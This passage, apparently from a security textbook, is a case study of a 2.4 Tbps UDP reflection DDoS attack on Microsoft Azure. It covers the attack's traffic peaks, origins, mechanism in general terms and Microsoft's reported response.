

Figure 10.31: Graph comparing attack bandwidths of 2020 and 2021 DDoS attacks

The first portion of the attack peaked at 2.4 Tbps from 70,000 sources at 2:30 PM, followed by a second 0.55 Tbps spike at approximately 2:35 PM and a third 1.7 Tbps spike a little after 2:40 PM. The following figure shows the three different peaks within a span of 10 mins.



Figure 10.32: Graph representing attack span and peak bandwidth


- **Attack Mechanism**

  This was a UDP reflection attack initiated from a large number of spoofed UDP packets that peaked at 2.4 Tbps. The abused or spoofed UDP packets contained fake IP addresses that resembled the source IP address, which together amplified the attack size. The spoofed UDP packets were sent to the intermediary server, which started responding to the source IP addresses causing the service delay. The attack originated from various Asian-Pacific countries, including Malaysia, Vietnam, Taiwan, Japan, and China, as well as from the United States. The attack was aimed at creating havoc by overwhelming the target Azure network with massive volumes of traffic to downgrade the network capacity. Attackers exploited the common Internet-exposed workloads of the target organization to perform this attack. This large amplification factor caused a devastating inflow of 2.4 Tbps data toward Azure cloud service and interrupted its normal operations.

- **Microsoft's Response**

  Microsoft claims that Azure's DDoS protection platform, which was designed considering future DDoS attacks, was able to trace down and mitigate this attack. It also claims that the protection service can absorb a great number of DDoS attacks before they reach to the customers.

